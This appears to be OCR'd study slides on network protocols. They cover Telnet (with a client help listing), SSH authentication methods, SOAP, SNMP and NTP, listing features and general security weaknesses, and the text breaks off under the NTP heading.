
Notes: ____

Telnet

- Telnet (telecommunications network) is a **TCP/IP protocol** used on a LAN that helps a user or administrator to **access** remote computers over a network

Advantages

- Allows logging on to a remote computer and executing programs
- Allows controlling Web servers remotely and enabling communication with other servers on the network
- Fast and efficient even when the network and system loads are high



```
Welcome to Microsoft Telnet Client

Escape Character is 'CTRL+]'

Microsoft Telnet> help

Commands may be abbreviated. Supported commands are:

c    - close                    close current connection
d    - display                  display operating parameters
o    - open hostname [port]     connect to hostname (default port 23).
q    - quit                     exit telnet
set  - set                      set options (type 'set ?' for a list)
sen  - send                     send strings to server
st   - status                   print status information
u    - unset                    unset options (type 'unset ?' for a list)
?/h  - help                     print help information
Microsoft Telnet>
```

Weaknesses

- Vulnerable to denial of service attacks
- Vulnerable to Packet sniffing attacks
- Telnet is not secure; it passes all data in clear text
- Eavesdropping attacks are also possible on the telnet network


SSH

- SSH, also known as **Secure Shell**, is another network management protocol. It is primarily used in UNIX and Linux environments
- It is mainly used for **secure remote login**
- It builds a secure, **encrypted tunnel** for exchanging information between the network management software and the devices
- Here, administrators must provide a username, password, and port number combination for authentication

SSH Authentication Mechanism

1. **Simple Authentication:** Authentication is performed based on the user's password
2. **Key-based Authentication:** SSH allows key-based authentication
   - The user needs to generate a public and a private key
   - These keys are generated using ssh-keygen -t rsa or ssh-keygen -t dsa
   - The private keys are used by the users the next time they try to establish a connection
   - The public key must be saved in ~/.ssh/authorized_keys
3. **Host-based authentication:** If the host-based authentication is enabled on the target machine, then users on a trusted host can log on to the target machine using the same username. To enable this feature, set setuid bit on /usr/lib/ssh/ssh-keysign (32-bit systems) or/usr/lib64/ssh/ssh-keysign (64-bit systems)

Notes: ______________________________




SOAP (Simple Object Access Protocol)

- The Simple Object Access Protocol (SOAP) is an **XML-Based messaging protocol** used to transmit data between computers
- It provides **data transport for web services** and is independent of both platform and language; SOAP can be used in any language
- It has three different characteristics: extensibility, neutrality, and independence
- It is **equivalent to RPC** (Remote Procedure Calls), which is used in technologies like DCOM and COBRA

Weaknesses:

- Statelessness
- Too much reliance on HTTP
- Slower than CORBA, RMI, or IIOP due to the lengthy XML format that it must follow and the parsing of the envelop that is required
- It depends on WSDL and does not have any standardized mechanism for dynamic discovery of the services



Simple Network Management Protocol (SNMP)

- SNMP is an application layer protocol that **manages a TCP/IP based network** based on client server architecture
- It can collect and **manage the information** about the devices on TCP/IP based networks
- Network devices that support SNMP include routers, hub modems, printers, bridges, switches, servers, and workstations

Common risks to Cisco IOS SNMP configurations

- DDoS attacks
- SNMP Remote Code Execution

Notes:

NTP (Network Time Protocol)

- NTP is used to **synchronize the clock times of computer** in a network

- The NTP client initiates a **time request exchange** with the NTP server

Features:

